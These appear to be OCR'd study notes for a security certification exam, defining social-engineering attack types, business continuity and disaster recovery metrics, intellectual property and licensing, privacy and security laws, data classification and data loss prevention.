
Phishing is a form of social engineering attack focused on stealing credentials or identity information from any potential target.

TIP

A drive-by download is a type of malware that installs itself without the user's knowledge when the user visits a website. Drive-by downloads take advantage of vulnerabilities in browsers or plug-ins.

Spear phishing is a more targeted form of phishing where the message is crafted and directed specifically to a group of individuals.

Whaling is a form of spear phishing that targets specific high-value individuals (by title, by industry, from media coverage, and so forth), such as the CEO or other C-level executives, administrators, or high-net-worth clients.



Phishing vs. spear phishing vs. whaling

Phishing

A broader term that covers any type of attack that tries to fool a victim into taking some action. Does not have a specific target.

Spear phishing

A type of phishing that targets individuals

Whaling

A form of spear phishing that targets high-ranking victims within a company.

Smishing or Short Message Service (SMS) phishing or smishing (Spam over instant messaging [SPIM]) is a social engineering attack that occurs over or through standard text messaging services.

Vishing (i.e., voiced-based phishing) or SpIT (Spam over Internet Telephony) is phishing done over any telephony or voice communication system.

Spam is any type of email that is undesired and/or unsolicited. But spam is not just unwanted advertisements; it can also include malicious content and attack vectors as well. Spam is often used as the carrier of social engineering attacks.

Spoofed email is a message that has a fake or falsified source address. **DMARC** is used to filter spoofed messages.
Shoulder surfing is often a physical world or in-person form of social engineering. Shoulder surfing occurs when someone is able to watch a user's keyboard or view their display.

Invoice scams are social engineering attacks that often attempt to steal funds from an organization or individuals through the presentation of a false invoice, often followed by strong inducements to pay.

Hoax is a form of social engineering designed to convince targets to perform an action that will cause problems or reduce their IT security.

Impersonation is the act of taking on the identity of someone else. This can take place in person, over the phone, through email, by logging into someone's account, or through any other means of communication. Impersonation can also be known as ***masquerading***, spoofing, and even identity fraud.

Tailgating occurs when an unauthorized entity gains access to a facility under the authorization of a valid worker but without their knowledge.

Piggybacking occurs when an unauthorized entity gains access to a facility under the authorization of a valid worker by tricking the victim into providing consent.

Scareware This involves using fear or urgency to trick the victim into taking an action that compromises their security, such as installing malware or paying a ransom.

Baiting is when the attacker drops USB sticks, optical discs, or even wallets in a location that a worker is likely to encounter it.


Pretexting This involves creating a fake scenario or pretext in order to obtain sensitive information from the victim.

Dumpster *diving* is the act of digging through trash, discarded equipment, or abandoned locations in order to obtain information about a target organization or individual.

Phreakers – hackers who commit crimes against phone companies

Identity fraud and identity theft are terms that are often used interchangeably.

Typo squatting is a practice employed to capture and redirect traffic when a user mistypes the domain name or IP address of an intended resource. This is a social engineering attack that takes advantage of a person's potential to mistype a fully qualified domain name (FQDN) or address.



Examples of Typosquatting

Real Domain Targeted	Typosquat Domain Example
www.github.com	www.glthub.com
www.google.com	www.gougle.com
www.amazon.com	www.amozon.com
www.victoriassecret.com	www.victoriasecret.com
www.homedepot.com	www.homdepot.com

Typos
Missing an 'S'
Missing an 'E'

URL hijacking can also refer to the practice of displaying a link or advertisement that looks like that of a well-known product, service, or site but, when clicked, redirects the user to an alternate location, service, or product.

Clickjacking is a means to redirect a user's click or selection on a web page to an alternate often malicious target instead of the intended and desired location.

Influence campaigns are social engineering attacks that attempt to guide, adjust, or change public opinion. Influence campaigns are linked to the distribution of disinformation, propaganda, false information, "fake news," and even the activity of doxing.

Hybrid warfare or nonlinear warfare Nations no longer limit their attacks against their real or perceived enemies using traditional, kinetic weaponry. Now they combine classical military strategy with modern capabilities, including social engineering, digital influence campaigns, psychological warfare efforts, political tactics, and cyberwarfare capabilities.

Social media has become a weapon in the hands of nation-states as they wage elements of hybrid warfare against their targets.

Awareness is prerequisite to security training. The goal of creating awareness is to bring security to the forefront and make it a recognized entity for users. Awareness establishes a common baseline or foundation of security understanding across the entire organization and focuses on key or basic topics and issues related to security that all employees must understand. Awareness is not exclusively created through a classroom type of presentation but also through the work environment reminders such as posters, newsletter articles, and screen savers.

Training is teaching employees to perform their work tasks and to comply with the security policy. Training is typically hosted by an organization and is targeted to groups of employees with similar job functions.

Education is a detailed endeavor in which students and users learn much more than they actually need to know to perform their work tasks.

Business continuity planning (BCP) involves assessing the risks to organizational processes and creating policies, plans, and procedures to minimize the impact those risks might have on the organization if they were to occur. BCP is used to maintain the continuous operation of a business in the event of an emergency. The goal of BCP planners is to implement a combination of policies, procedures, and processes such that a potentially disruptive event has as little impact on the business as possible. BCP focuses on maintaining business operations with reduced or restricted infrastructure capabilities or resources. As long as the continuity of the organization's ability to perform its mission-critical work tasks is maintained, BCP can be used to manage and restore the environment. Business continuity Plans (BCP) activities are typically strategically focused at a high level and center themselves on business processes and operations. How to continue overall business. BCP process has four main steps:

- Project scope and planning
- Business impact analysis
- Continuity planning
- Approval and implementation

Disaster recovery plans (DRP) tend to be more tactical and describe technical activities such as recovery sites, backups, and fault tolerance.

Disaster recovery plan tests:

- Read-through
- Structured walk-through (table top exercise)
- Simulation test
- Parallel test
- Full interruption test

Continuity of Operations Plan (COOP) is the plan for continuing to do the business until IT infrastructure can be restored.

Occupant Emergency Plan (OEP): It outlines first-response procedures for occupants of a facility in the event of a threat or incident to the health and safety of the personnel, the environment, or property.

Information System /IT Contingency Plan (ISCP): It provides established procedures for the assessment and recovery of a system following a system disruption. Provides key information needed for system recovery, including roles and responsibilities, inventory info, assessment procedures, detailed recovery procedures, and testing of a system. Steps of IT Contingency Planning Process:

1. Develop the contingency planning policy statement
2. Conduct the business impact analysis (BIA)
3. Identify preventive controls
4. Develop recovery strategies
5. Develop an IT contingency plan
6. Plan testing, training, and exercises
7. Plan maintenance

Cyber Incident Response Plan: Provide strategies to detect, respond to, and limit consequences of malicious cyber incident.

Crisis management steps in to cover crises of all forms. These may include more common place disasters, such as a facility fire, or more extraordinary events, such as a global pandemic. Organizations may also activate their crisis management programs for events with little impact on technology, such as a public relations disaster. Crisis management is a science and an art form. If your training budget permits, investing in crisis training for your key employees is a good idea. This ensures that at least some of your employees know how to handle emergency situations properly and can provide all-important "on-the- scene" leadership to panic-stricken coworkers.

Risk Analysis

Main components of risk analysis include:

- Threat identification/assessment
- Vulnerability identification/assessment
- Impact assessment
- Approaches to risk mitigation

Business Impact Analysis, or BIA, identifies the organization's critical business processes, as well as the systems, information, and other assets that support those processes. The goal is to determine which processes the business must absolutely maintain to carry out its mission and minimize financial consequences. A BIA helps prioritize assets for recovery should the organization lose them if it suffers an incident, such as a natural disaster, a major attack, or other catastrophe. The BIA directly informs risk management processes, because the inventory of business processes and supporting assets helps determine which security controls must be implemented in the infrastructure to protect those assets, thus lowering the risk of losing them.

Quantitative Impact Assessment Involves the use of numbers and formulas to reach a decision. This type of data often expresses options in terms of the dollar value to the business.

Qualitative Impact Assessment Takes non-numerical factors, such as reputation, investor/customer confidence, workforce stability, and other concerns, into account. This type of data often results in categories of prioritization (such as high, medium, and low).

TIP

Quantitative measure that the team must develop is the maximum tolerable downtime (MTD), sometimes also known as maximum tolerable outage (MTO)

The primary goal of the BIA is to determine the ***MTD***, which describes the total time a system can be inoperable before an organization is severely impacted. **MTD** is comprised of two metrics: the ***Recovery Time Objective (RTO),*** and the ***Work Recovery Time (WRT).***

MTD (Max tolerable downtime) The amount of time we can be without the asset that is unavailable before we must declare a disaster and initiate our disaster recovery plan. Other acronyms are:


- Maximum Tolerable Downtime (MTD)
- Maximum Allowable Downtime (MAD)
- Maximum Acceptable Outage (MAO)
- Maximum Tolerable Period of Disruption (MTPOD)

Recovery time objective (RTO) for each business function is the amount of time in which you think you can feasibly recover the function in the event of a disruption. The RTO describes the maximum time allowed to recover business or IT systems.

Recovery point objective (RPO): The RPO is the amount of data loss or system inaccessibility (measured in time) that an organization can withstand. It is the maximum length of time permitted that data can be restored from, which may or may not mean data loss.


Work Recovery Time (WRT) determines the maximum tolerable amount of time it takes to verify systems and data protection. It is related to verification, so requires checking databases, logs, apps and services to ensure they are available and operating correctly.

MTD = RTO + WRT



BRP (Business Resumption Plan) the plan to move from the disaster recovery site back to your business environment or back to normal operations.

Mean time between failures: MTBF quantifies how long a new or repaired system will run before failing. It is typically generated by a component vendor and is largely applicable to hardware as opposed to applications and software.


Mean time between failure = 785 days; Mean time to repair = 16 Hours

Mean time to repair (MTTR) is the average time it takes to repair a system. It includes both the repair time and any testing time. The clock doesn't stop on this metric until the system is fully functional again.

Categories of disruption

- **Non-Disaster** disruption in service from device malfunction or user error.
- **Disaster** entire facility unusable for a day or longer.
- **Catastrophe** major disruption that destroys the facility altogether. Requires a short term and long-term solution.

<u>BCP Documentation</u>

Continuity Planning Goals to ensure the continuous operation of the business in the face of an emergency situation.

Statement of Importance Reflects the criticality of the BCP to the organization's continued viability. It takes the form of a letter to the organization's employees stating the reason of developing the BCP efforts.

Statement of Priorities Flows directly from the identify priorities phase of the BIA. It should include a statement that they were developed as part of the BCP process to avoid turf battle between competing organizations.

Statement of Organizational Responsibility Comes from a senior-level executive and can be incorporated into the same letter as the statement of importance. It basically echoes the sentiment that "business continuity is everyone's responsibility!"

Statement of Urgency and Timing Expresses the criticality of implementing the BCP and outlines the implementation timetable.

Vital Records Program This document states where critical business records will be stored and the procedures for making and storing backup copies of those records. The biggest challenge in implementing a vital records program is often identifying the vital records in the first place! Once found you can then be used use to inform the rest of the BCP efforts

Emergency Response Guidelines These guidelines should include the following:
- Immediate response procedures (security and safety procedures, fire suppression procedures)

- A list of the individuals who should be notified of the incident (executives, BCP team members, etc.) Secondary response procedures that first responders should take while waiting for the BCP team to assemble; should be easily accessible to everyone in the organization.

Intellectual Property (IP) is a type of property created by human intellect. It consists of ideas, inventions, and expressions that are uniquely created by a person and can be protected from unauthorized use by others. Examples are song lyrics, inventions, logos, and secret recipes. Four types of IP laws: ***trade secrets, copyrights, trademarks, and patents.***

Trade Secret is something that is proprietary to a company and important for its survival and profitability. An example of a trade secret is the formula used for a soft drink, such as Coke or Pepsi.

Copyright© law protects the right of the creator of an original work to control the public distribution, reproduction, display, and adaptation of that original work. The law covers many categories of work: pictorial, graphic, musical, dramatic, literary, pantomime, motion picture, sculptural, sound recording, and architectural. Validity is for 70 years.

Trademark™ is slightly different from a copyright in that it is used to protect a word, name, symbol, sound, shape, color, or combination of these. The reason a company would trademark one of these, or a combination, is that it represents the company (brand identity) to a group of people or to the world. Logo is form of trademark. Validity is for 10 years.

Patent are given to individuals or organizations to grant them legal ownership of and enable them to exclude others from using or copying, the invention covered by the patent. The invention must be novel, useful, and not obvious—which means, for example, that a company could not patent air. Validity is for 20 years.

TIP ***A patent is the strongest form of intellectual property protection.***

Trademark attacks
- ***Counterfeiting*** – products intended to be mistakenly associated with brand
- ***Dilution*** – widespread use of brand name as stand-in for product (e.g. Kleenex, Xerox, etc.)

Copyright attacks
- ***Piracy*** – unauthorized use or reproduction of material

Patent attacks primarily involve infringement upon the reserved rights of the patent holder (knowingly or unknowingly)

Trade secrets
- Economic/industrial espionage often targets trade secrets to blunt competitive advantage or benefit from the fruit of another organization's efforts without like effort.

Licensing. 4 types you should know are contractual, shrink-wrap, click-through, and cloud services.

- **Contractual license agreements** use a written contract between the software vendor and the customer.

- **Shrink-wrap license agreements** is a clause stating that you acknowledge agreement to the terms of the contract simply by breaking the shrink-wrap seal on the package.
- **Click-through license agreements** the contract terms are either written on the software box or included in the software documentation or during the installation (when you clicking 'I accept these terms').
- ***Cloud services license agreements*** it does not require any form of written agreement, rather it simply flashes legal terms on the screen for review. In some cases, they may simply provide a link to legal terms and a check box for users to confirm that they read and agree to the terms.

Uniform Computer Information Transactions Act (UCITA) Common framework for the conduct of computer-related business transactions (contain provisions that address s/w licensing). It requires that manufacturers provide software users with the option to reject the terms of the license agreement.

Software Categories

There are five categories of software licensing.

- **Freeware** is software that is publicly available free of charge and can be used, copied, studied, modified, and redistributed without restriction.
- **Shareware, or trialware**, is used by vendors to market their software. Users obtain a free, trial version of the software. Once the user tries out the program, the user is asked to purchase a copy of it.
- **Commercial software** is, quite simply, software that is sold for or serves commercial purposes.
- **Crippleware** is sometimes used to describe software products whose functions have been limited (or "crippled") with the sole purpose of encouraging or requiring the user to pay for those functions (either by paying a one-time fee or an ongoing subscription fee).
- **Academic software** is software that is provided for academic purposes at a reduced cost. It can be open source, freeware, or commercial software.

<u>Defining Sensitive Data</u>


- ***Personally Identifiable Information (PII)*** is any information that can identify an individual.
- ***Protected health information (PHI)*** is any health-related information that can be related to a specific person.
- ***Data classification*** identifies the value of the data to the organization and is critical to protect data confidentiality and integrity.
- ***Computer Export Controls***. US companies can't export to Cuba, Iran, North Korea, Sudan, and Syria.
- ***Encryption Export Controls.*** Dept of Commerce details limitations on export of encryption products outside the US.
- ***Privacy (US).*** The basis for privacy rights is in the Fourth Amendment to the U.S. Constitution.
- ***Privacy (EU).*** General Data Protection Regulation (GDPR) is not a US law, but very likely to be mentioned.

<u>Types Of Laws</u>

- ***Criminal Law***. contains prohibitions against acts such as murder, assault, robbery, and arson.

- ***Civil Law (AKA Tort law)***. include contract disputes, real estate transactions, employment, estate, and probate.
- ***Administrative Law***. Government agencies have some leeway to enact administrative law.

Legal and Regulatory (LAWS)



Law, Regulation, or Statute	Description
Federal Information Security Management Act (FISMA)	Directs all federal government agencies to manage risk and implement cybersecurity controls
Health Insurance Portability and Accountability Act (HIPAA)	Establishes requirements for protecting the security and privacy of protected health information (PHI)
Health Information Technology for Economic and Clinical Health (HI-TECH) Act	Expands the requirements of HIPAA to include penalties for noncompliance and requirements for breach notification
Gramm-Leach-Bliley Act of 1999	Imposes requirements on banks and other financial institutions to protect individual financial data
General Data Protection Regulation (GDPR)	European Union regulation implemented in May 2018 to protect the personal data and privacy of EU citizens
California Consumer Privacy Act (CCPA)	Far-reaching U.S. state law focused on protecting the PII of California residents, as well as breach notification
Sarbanes-Oxley (SOX) Act	Requires corporations to establish strong internal cybersecurity controls

General Data Protection Regulation (GDPR) was adopted by the EU in April 2016 and became enforceable in May 2018. It protects the personal data and privacy of EU citizens. The GDPR defines three relevant entities:

- **Data subject** the individual to whom the data pertains
- **Data controller** Any organization that collects data on EU residents
- **Data processor** Any organization that processes data for a data controller

The 7 data protection principles of GDPR are:

- Lawfulness, fairness, and transparency
- Purpose limitation
- Data minimization
- Accuracy
- Storage limitations
- Integrity and confidentiality
- Accountability

In the case of a personal data breach, the controller shall inform supervisory authority with in 72 hours after having become aware of it.

European Union Laws Pertaining to Data Breaches Global organizations that move data across other country boundaries must be aware of and follow the **Organization for Economic Co-operation and Development (OECD)** Guidelines on the Protection of Privacy and Transborder Flows of Personal Data. OECD Guidelines contains the following principles:

- **Collection Limitation Principle** limits personal data collection to legal means and requires the individual's permission.
- **Data Quality Principle** requires that the integrity of the personal data be intact and maintained.

- **Purpose Specification Principle** requires the disclosure of and adherence to the purpose for collecting the personal information.
- **Use Limitation Principle** requires that the information not be disclosed to other parties without the individual's permission.
- ***Security Safeguards Principle*** requires the reasonable protection of data against modification by or disclosure to unauthorized individuals.
- **Openness Principle** requires that the information collection policy be open and available for scrutiny.
- **Individual Participation Principle** requires that an entity allow individuals to inquire about whether the entity is storing the individual's personal information. In addition, it enables the individual to challenge and update the content of the personal information.
- ***Accountability Principle*** requires that the entity adhere to the other principles.

Computer Fraud and Abuse Act (CFAA). The first major piece of US cybercrime-specific legislation.

- Outlawed the creation of any type of malicious code
- Covered interstate commerce rather than just "federal interest" computer systems.
- Imprisonment of offenders, regardless of whether they actually intended to cause damage.
- Provided legal authority for the victims of computer crime to pursue civil action.

Federal Sentencing Guidelines. provided punishment guidelines to help federal judges interpret computer crime laws.

Federal Information Security Management Act (FISMA). Required a formal infosec operations for federal gov't.

- Periodic risk assessment.
- Cost-effective policies and procedures that is risk-based.
- Adequate information security for networks, facilities, information systems, etc...
- Security awareness and training.
- Periodic testing of policies effectiveness.
- Security incident response program.
- Plans for continuity of operations.

Copyright and the Digital Millennium Copyright Act. Covers literary, musical, and dramatic works.

Children's Online Privacy Protection Act (COPPA) makes a series of demands on websites that cater to children or knowingly collect information from children.

Electronic Communications Privacy Act (ECPA) Any illegal interception of electronic communication (email and voicemail monitoring) is a crime in the eye of this law, along with the unauthorized access to stored e-data.

Communications Assistance for Law Enforcement Act (CALEA) Amended ECPA, it requires all communications carriers to make wiretaps possible for law enforcement with an appropriate court order, regardless of the technology in use.

Identity Theft and Assumption Deterrence Act 1998 This act makes identity theft a crime against the person whose identity was stolen and provides severe criminal penalties (up to a 15-year prison term and/or a $250,000 fine)

Transborder Data Flow (TDF) is the movement of machine-readable data across a political boundary such a country's border. This data is generated or acquired in one country but may be stored and processed in other countries as a result of TDFs. In a modern, connected world, this happens all the time. For example, just imagine all the places your personal data will go when you make an airline reservation to travel overseas, especially if you have a layover along the way. Transborder data flows are sometimes called cross-border data flows.

Privacy Shield Framework (EU-US) is a framework that allows companies to self-certify that they adhere to a set of privacy principles when transferring personal data from the European Union (EU) to the United States (US).

Privacy Issues & Laws: Countries often define their privacy laws in relation to several other issues, such as national security, data sovereignty, and transborder data flow. Some countries have specific laws and regulations that are enacted to protect personal privacy, such as:

- European Union's General Data Protection Regulation (GDPR)
- Canada's Personal Information Protection and Electronic Documents Act
- New Zealand's Privacy Act of 1993
- Brazil's Lei Geral de Proteção de Dados (LGPD)
- Thailand's Personal Data Protection Act (PDPA)

GDPR, Personally Identifiable Information (PII) requirements:

- Names
- Addresses
- Financial information
- Login IDs
- Biometric identifiers
- Video footage
- Geographic location data
- Customer loyalty histories
- Social media

US Privacy Act of 1974

- Covers federal government collection, use, and transmission of citizen data
- Also allows citizens to gain access to most data held about them

Federal Trade Commission's (FTC) Fair Information Practice Principles (basis for OECD)define what type of information can be collected, how individuals may interact with their collected data, and general privacy safeguards associated with the data:

- Notice/Awareness
- Choice/Consent
- Access/Participation
- Integrity/Security
- Enforcement/Redress

Cybersecurity Maturity Model Certification (CMMC) is a framework that helps organizations improve their cybersecurity practices. It is used by the DoD to assess the cybersecurity capabilities of its contractors and ensure that they are following best practices to protect sensitive information.

- Level 1 (Basic Cyber Hygiene)
- Level 2 (Intermediate Cyber Hygiene)
- Level 3 (Good Cyber Hygiene)
- Level 4 (Proactive)
- Level 5 (Advanced/Progressive)

PCI DSS Requirements

Build and Maintain a Secure Network

1. Install and maintain a firewall configuration to protect cardholder data
2. Do not use vendor-supplied defaults for system passwords and other security parameters

Protect Cardholder Data

3. Protect stored cardholder data
4. Encrypt transmission of cardholder data across open, public network

Maintain a Vulnerability Management Program

5. Protect all systems against malware and regularly update antivirus software or programs
6. Develop and maintain secure systems and application

Implement Strong Access Control Measure

7. Restrict access to cardholder data by business on a need-to-know basis
8. Identify and authenticate access to system components
9. Restrict physical access to cardholder data

Regularly Monitor and Test Networks

10. Track and monitor all access to network resources and cardholder data
11. Regularly test security systems and processes

Maintain an Information Security Policy

12. Maintain a policy that addresses information security for all personnel


Wassenaar Arrangement promotes "international security and stability" by regulating exchanges of conventional weapons such as guns, bombs, torpedoes, grenades, and mines; dual-use goods; and technologies. In 2013, the agreement was revised to address cyber weapons, including malicious software, command-and-control software, and Internet surveillance software.

International Traffic In Arms (ITAR): Regulates the sale, distribution, and manufacturing of defense-related items.

Export Administration Regulations (EAR): Regulates dual-use items not covered by ITAR, but still applies to some defense-related items.

California Consumer Privacy Act of 2018 (CCPA) gives consumers more control over the personal information that businesses collect about them and the CCPA regulations provide guidance on how to implement the law.

Domain 2: Asset Security



Confidential or proprietary label typically refers to the highest level of classified data. In this context, a data breach would cause exceptionally grave damage to the mission of the organization. As an example, attackers have repeatedly attacked Sony, stealing more than 100 terabytes of data, including full-length versions of unreleased movies.

Private label refers to data that should stay private within the organization but that doesn't meet the definition of confidential or proprietary data. In this context, a data breach would cause serious damage to the mission of the organization. Many organizations label PII and PHI data as private.

Sensitive data is similar to confidential data. In this context, a data breach would cause damage to the mission of the organization. As an example, IT personnel within an organization might have extensive data about the internal network, including the layout, devices, operating systems, software, Internet Protocol (IP) addresses, and more.

Public data is similar to unclassified data. It includes information posted in websites, brochures, or any other public source. Although an organization doesn't protect the confidentiality of public data, it does take steps to protect its integrity.


Digital rights management (DRM) methods attempt to provide copyright protection for copyrighted works. The purpose is to prevent the unauthorized use, modification, and distribution of copyrighted works such as intellectual property.

Data States

- ***Data at rest*** (sometimes called data on storage) is any data stored on media such as system hard drives, solid-state drives (SSDs), external USB drives, storage area networks (SANs), and backup tapes. Strong symmetric encryption protects data at rest.
- ***Data in Transit*** (sometimes called data in motion or being communicated) is any data transmitted over a network. This includes data transmitted over an internal network using

wired or wireless methods and data transmitted over public networks such as the internet. A combination of symmetric and asymmetric encryption protects data in transit.

- ***Data in use*** (also known as data being processed) refers to data in memory or temporary storage buffers while an application is using it. Applications often decrypt encrypted data before placing it in memory.



Data loss prevention (DLP) systems attempt to detect and block data exfiltration attempts. These systems have the capability of scanning unencrypted data looking for keywords and data patterns. For example, imagine that your organization uses data classifications of Confidential, Proprietary, Private, and Sensitive. A DLP system can scan files for these words and detect them.

Network-Based DLP A network-based DLP scans all outgoing data looking for specific data. Administrators place it on the edge of the network to scan all data leaving the organization. If a user sends out a file containing restricted data, the DLP system will detect it and prevent it from leaving the organization.


Endpoint-Based DLP an endpoint-based DLP can scan files stored on a system as well as files sent to external devices, such as printers. For example, an organization's endpoint-based DLP can prevent users from copying sensitive data to USB flash drives or sending sensitive data to a printer.

TIP **Encryption of sensitive data provides an additional layer of protection and should be considered for any data at rest. If data is encrypted, it becomes much more difficult for an attacker to access it, even if it is stolen.**

